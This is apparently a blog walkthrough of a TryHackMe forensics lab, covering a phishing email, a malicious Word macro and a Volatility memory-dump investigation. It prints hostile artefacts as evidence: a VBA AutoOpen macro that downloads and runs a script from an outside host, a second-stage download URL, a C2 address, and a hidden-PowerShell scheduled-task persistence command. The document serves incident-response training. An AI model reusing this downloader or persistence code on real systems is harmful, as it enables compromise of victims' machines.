TryHackMe | Boogeyman 2 Walkthrough: Macros and Memory Dumps
Investigate a phishing email, analyze a malicious Word macro with olevba and hunt through a memory dump using Volatility in TryHackMe Boogeyman 2

After having a severe attack from the Boogeyman, Quick Logistics LLC improved its security defences. However, the Boogeyman returns with new and improved tactics, techniques and procedures.
The Boogeyman is back!
Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.
Welcome back to the Boogeyman TryHackMe series. This is the second room of the Boogeyman challenges. You can find my Boogeyman 1 walkthrough here.

In this room we'll investigate a phishing email containing a malicious Word document received by Maxine from HR.
What email was used to send the phishing email?
Okay, we start with an easy one. I don't think I need to explain this — just open the email in the Artefacts folder on the Desktop.

Click to reveal
westaylor23@outlook.com
What is the email of the victim employee?
Same as in Question 1 😄
Click to reveal
maxine.beck@quicklogisticsorg.onmicrosoft.com
What is the name of the attached malicious document?
We can also find this in the email. Look at the bottom of it:

Click to reveal
Resume_WesleyTaylor.doc
What is the MD5 hash of the malicious attachment?
You can save the file in the Artefacts folder and switch to the terminal. You can use the command-line tool md5sum to get the MD5 hash of the file:
ubuntu@tryhackme:~$ cd Desktop/Artefacts/
ubuntu@tryhackme:~/Desktop/Artefacts$ ls -la
total 1024092
drwxrwxr-x 2 ubuntu ubuntu       4096 Jun 18 19:31  .
drwxr-xr-x 3 ubuntu ubuntu       4096 Aug 21  2023  ..
-rw-r--r-- 1 ubuntu ubuntu     104938 Aug 21  2023 'Resume - Application for Junior IT Analyst Role.eml'
-rw-r--r-- 1 ubuntu ubuntu      64000 Jun 18 19:31  Resume_WesleyTaylor.doc
-rw-rw-r-- 1 ubuntu ubuntu 1048485888 Aug 21  2023  WKSTN-2961.raw
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$
Click to reveal
52c4384a0b9e248b95804352ebec6c5b
What URL is used to download the stage 2 payload based on the document's macro?
I used olevba with the --reveal flag to investigate the suspicious .doc file:
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba "Resume_WesleyTaylor.doc" --reveal
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Resume_WesleyTaylor.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|WScript.Shell       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|Suspicious|Exec                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |https://files.boogey|URL                                          |
|          |manisback.lol/aa2a9c|                                             |
|          |53cbb80416d3b47d8553|                                             |
|          |8d9971/update.png   |                                             |
|IOC       |update.js           |Executable file name                         |
|IOC       |wscript.exe         |Executable file name                         |
+----------+--------------------+---------------------------------------------+
MACRO SOURCE CODE WITH DEOBFUSCATED VBA STRINGS (EXPERIMENTAL):


Attribute VB_Name = "NewMacros"
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
We can see that the macro downloads what appears to be a .png file.
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png",But the interesting thing is that it is saved as update.js:
.savetofile spath & "\update.js", 2
Click to reveal
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
What is the name of the process that executed the newly downloaded stage 2 payload?
We can already answer this one by looking at the macro output from before. After saving the file, it gets executed right away:
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")Click to reveal
wscript.exe
What is the full file path of the malicious stage 2 payload?
Well, we basically already answered this one in the previous question.
Click to reveal
C:\ProgramData\update.js
What is the PID of the process that executed the stage 2 payload?
Now we get to the interesting part: investigating the memory dump using Volatility.
To start, let's see what plugins are available. I shortened the output a little so it's not too massive. I excluded the Linux and Mac plugins since we will not need them here.
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw -h
Volatility 3 Framework 2.5.0

Plugins:
  For plugin specific options, run 'volatility <plugin> --help'

  plugin
    banners.Banners     Attempts to identify potential linux banners in an image
    configwriter.ConfigWriter
                        Runs the automagics and both prints and outputs configuration in the output directory.
    frameworkinfo.FrameworkInfo
                        Plugin to list the various modular components of Volatility
    isfinfo.IsfInfo     Determines information about the currently available ISF files, or a specific one
    layerwriter.LayerWriter
                        Runs the automagics and writes out the primary layer produced by the stacker.
    timeliner.Timeliner
                        Runs all relevant plugins that provide time related information and orders the results by time.
    windows.bigpools.BigPools
                        List big page pools.
    windows.cachedump.Cachedump
                        Dumps lsa secrets from memory
    windows.callbacks.Callbacks
                        Lists kernel callbacks and notification routines.
    windows.cmdline.CmdLine
                        Lists process command line arguments.
    windows.crashinfo.Crashinfo
                        Lists the information from a Windows crash dump.
    windows.devicetree.DeviceTree
                        Listing tree based on drivers and attached devices in a particular windows memory image.
    windows.dlllist.DllList
                        Lists the loaded modules in a particular windows memory image.
    windows.driverirp.DriverIrp
                        List IRPs for drivers in a particular windows memory image.
    windows.drivermodule.DriverModule
                        Determines if any loaded drivers were hidden by a rootkit
    windows.driverscan.DriverScan
                        Scans for drivers present in a particular windows memory image.
    windows.dumpfiles.DumpFiles
                        Dumps cached file contents from Windows memory samples.
    windows.envars.Envars
                        Display process environment variables
    windows.filescan.FileScan
                        Scans for file objects present in a particular windows memory image.
    windows.getservicesids.GetServiceSIDs
                        Lists process token sids.
    windows.getsids.GetSIDs
                        Print the SIDs owning each process
    windows.handles.Handles
                        Lists process open handles.
    windows.hashdump.Hashdump
                        Dumps user hashes from memory
    windows.info.Info   Show OS & kernel details of the memory sample being analyzed.
    windows.joblinks.JobLinks
                        Print process job link information
    windows.ldrmodules.LdrModules
                        Lists the loaded modules in a particular windows memory image.
    windows.lsadump.Lsadump
                        Dumps lsa secrets from memory
    windows.malfind.Malfind
                        Lists process memory ranges that potentially contain injected code.
    windows.mbrscan.MBRScan
                        Scans for and parses potential Master Boot Records (MBRs)
    windows.memmap.Memmap
                        Prints the memory map
    windows.mftscan.MFTScan
                        Scans for MFT FILE objects present in a particular windows memory image.
    windows.modscan.ModScan
                        Scans for modules present in a particular windows memory image.
    windows.modules.Modules
                        Lists the loaded kernel modules.
    windows.mutantscan.MutantScan
                        Scans for mutexes present in a particular windows memory image.
    windows.netscan.NetScan
                        Scans for network objects present in a particular windows memory image.
    windows.netstat.NetStat
                        Traverses network tracking structures present in a particular windows memory image.
    windows.poolscanner.PoolScanner
                        A generic pool scanner plugin.
    windows.privileges.Privs
                        Lists process token privileges
    windows.pslist.PsList
                        Lists the processes present in a particular windows memory image.
    windows.psscan.PsScan
                        Scans for processes present in a particular windows memory image.
    windows.pstree.PsTree
                        Plugin for listing processes in a tree based on their parent process ID.
    windows.registry.certificates.Certificates
                        Lists the certificates in the registry's Certificate Store.
    windows.registry.hivelist.HiveList
                        Lists the registry hives present in a particular memory image.
    windows.registry.hivescan.HiveScan
                        Scans for registry hives present in a particular windows memory image.
    windows.registry.printkey.PrintKey
                        Lists the registry keys under a hive or specific key value.
    windows.registry.userassist.UserAssist
                        Print userassist registry keys and information.
    windows.sessions.Sessions
                        lists Processes with Session information extracted from Environmental Variables
    windows.skeleton_key_check.Skeleton_Key_Check
                        Looks for signs of Skeleton Key malware
    windows.ssdt.SSDT   Lists the system call table.
    windows.statistics.Statistics
                        Lists statistics about the memory space.
    windows.strings.Strings
                        Reads output from the strings command and indicates which process(es) each string belongs to.
    windows.svcscan.SvcScan
                        Scans for windows services.
    windows.symlinkscan.SymlinkScan
                        Scans for links present in a particular windows memory image.
    windows.vadinfo.VadInfo
                        Lists process memory ranges.
    windows.vadwalk.VadWalk
                        Walk the VAD tree.
    windows.vadyarascan.VadYaraScan
                        Scans all the Virtual Address Descriptor memory maps using yara.
    windows.verinfo.VerInfo
                        Lists version information from PE files.
    windows.virtmap.VirtMap
                        Lists virtual mapped sections.
    yarascan.YaraScan   Scans kernel memory using yara rules (string or file).
Now back to the question: we can use windows.pslist.PsList to get a list of all running processes and find the PID of wscript.exe, the process that executed the stage 2 payload:
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pslist.PsList
Volatility 3 Framework 2.5.0
Progress:  100.00		PDB scanning finished
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
...
4776	828	WmiPrvSE.exe	0xe58f875020c0	9	-	0	False	2023-08-21 14:12:34.000000 	N/A	Disabled
6592	3912	SearchProtocol	0xe58f8635f080	0	-	0	False	2023-08-21 14:12:38.000000 	2023-08-21 14:15:07.000000 	Disabled
4260	1124	wscript.exe	0xe58f864ca0c0	6	-	3	False	2023-08-21 14:12:47.000000 	N/A	Disabled
6216	4260	updater.exe	0xe58f87ac0080	18	-	3	False	2023-08-21 14:12:48.000000 	N/A	Disabled
4464	6216	conhost.exe	0xe58f84bd1080	5	-	3	False	2023-08-21 14:14:03.000000 	N/A	Disabled
...
Click to reveal
4260
What is the parent PID of the process that executed the stage 2 payload?
Looking at the windows.pslist.PsList output we can also see the PPID.
Click to reveal
1124
What URL is used to download the malicious binary executed by the stage 2 payload?
Okay, we know that the stage 2 payload is update.js. From the question we get the information that update.js is downloading a malicious binary. Looking at the pslist output we can see that wscript.exe is the parent process (PPID) of updater.exe:
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output

4260	1124	wscript.exe	0xe58f864ca0c0	6	-	3	False	2023-08-21 14:12:47.000000 	N/A	Disabled
6216	4260	updater.exe	0xe58f87ac0080	18	-	3	False	2023-08-21 14:12:48.000000 	N/A	Disabled
With that knowledge, let us search for the URL in the memory dump using strings:
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep update.exe
kshield\hsupdate.exe&y
org/windowsupdate.exe">x
Temp\update.exeBlackSu
source/winupdate.exe!ADH:RC4+RSA
_update.exe
../update.exeget mail fo@
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
update.exe
previous_update_exeCashOn\bi
\Internet Explorer\update.exe
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
`4pfupdate.exe
update.exe
rc/netupdate.exe
Click to reveal
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe
What is the PID of the malicious process used to establish the C2 connection?
I was pretty sure it was updater.exe and we already know its PID from the pslist output but to confirm, I checked the windows.netscan.NetScan plugin:
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan.NetScan
Volatility 3 Framework 2.5.0
Progress:  100.00		PDB scanning finished
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
...
0xe58f8797fc40	UDPv4	0.0.0.0	0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f87980180	UDPv4	0.0.0.0	0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f87980180	UDPv6	::	0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f87980570	UDPv4	0.0.0.0	0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f87980570	UDPv6	::	0	*	0		6216	updater.exe	2023-08-21 14:12:48.000000
0xe58f87e81bf0	TCPv4	10.10.49.181	63339	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:15:40.000000
Click to reveal
6216
What is the full file path of the malicious process used to establish the C2 connection?
I tested a few plugins to see what output I'd get. After a few tries I landed on windows.filescan.FileScan and got the following:
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.filescan.FileScan | grep update
0xe58f836edc60.0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\IE\GEX3PLZ6\update[1].png	216
0xe58f8928f8b0	\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\IE\FMJK14EZ\update[1].exe	216
0xe58f89291e30	\Windows\Tasks\updater.exe	216
0xe58f89293730	\Windows\Tasks\updater.exe	216
Click to reveal
C:\Windows\Tasks\updater.exe
What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)
We already saw this earlier when we looked at windows.netscan.NetScan:
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan.NetScan
Volatility 3 Framework 2.5.0
Progress:  100.00		PDB scanning finished
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xe58f87e81bf0	TCPv4	10.10.49.181	63339	128.199.95.189	8080	CLOSED	6216	updater.exe	2023-08-21 14:15:40.000000
Click to reveal
128.199.95.189:8080
What is the full file path of the malicious email attachment based on the memory dump?
I used windows.filescan.FileScan again and grepped for "Resume":
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.filescan.FileScan | grep Resume
0xe58f86465740.0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc	216
0xe58f878c1420	\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc	216
Small fix:
You could also use strings, but there will be much more output:
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep Resume_Wesley
utlook\WQHGZCFI\Resume_WesleyTay%
Content-Type: application/msword; name="Resume_WesleyTaylor.doc"
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
Resume_WesleyTaylor.LNK=0
Resume_WesleyTaylor.LNK=0
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc" /o ""
k\WQHGZCFI\Resume_WesleyTaylor (G
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
CFI\Resume_WesleyTaylor (002).do
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
...
Click to reveal
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?
Again, I used strings to search for schtasks /create, which indicates the creation of a scheduled task:
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep -i "schtasks /create"
.run "cmd.exe  /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe  /c echo " & "set
Schtasks /Create /tn "%s"@
schtasks /create /sc minuQ
SCHTASKS /CREATE /SC ONLOGON
BkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXADQAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACQAcwBlAHIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAdABhAFsAMAAuAC4AMwBdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABlAG4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABkAGEAdABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"';'Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.'
Click to reveal
schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"'
You can find more of my posts and projects here: https://blog.janalhorn.de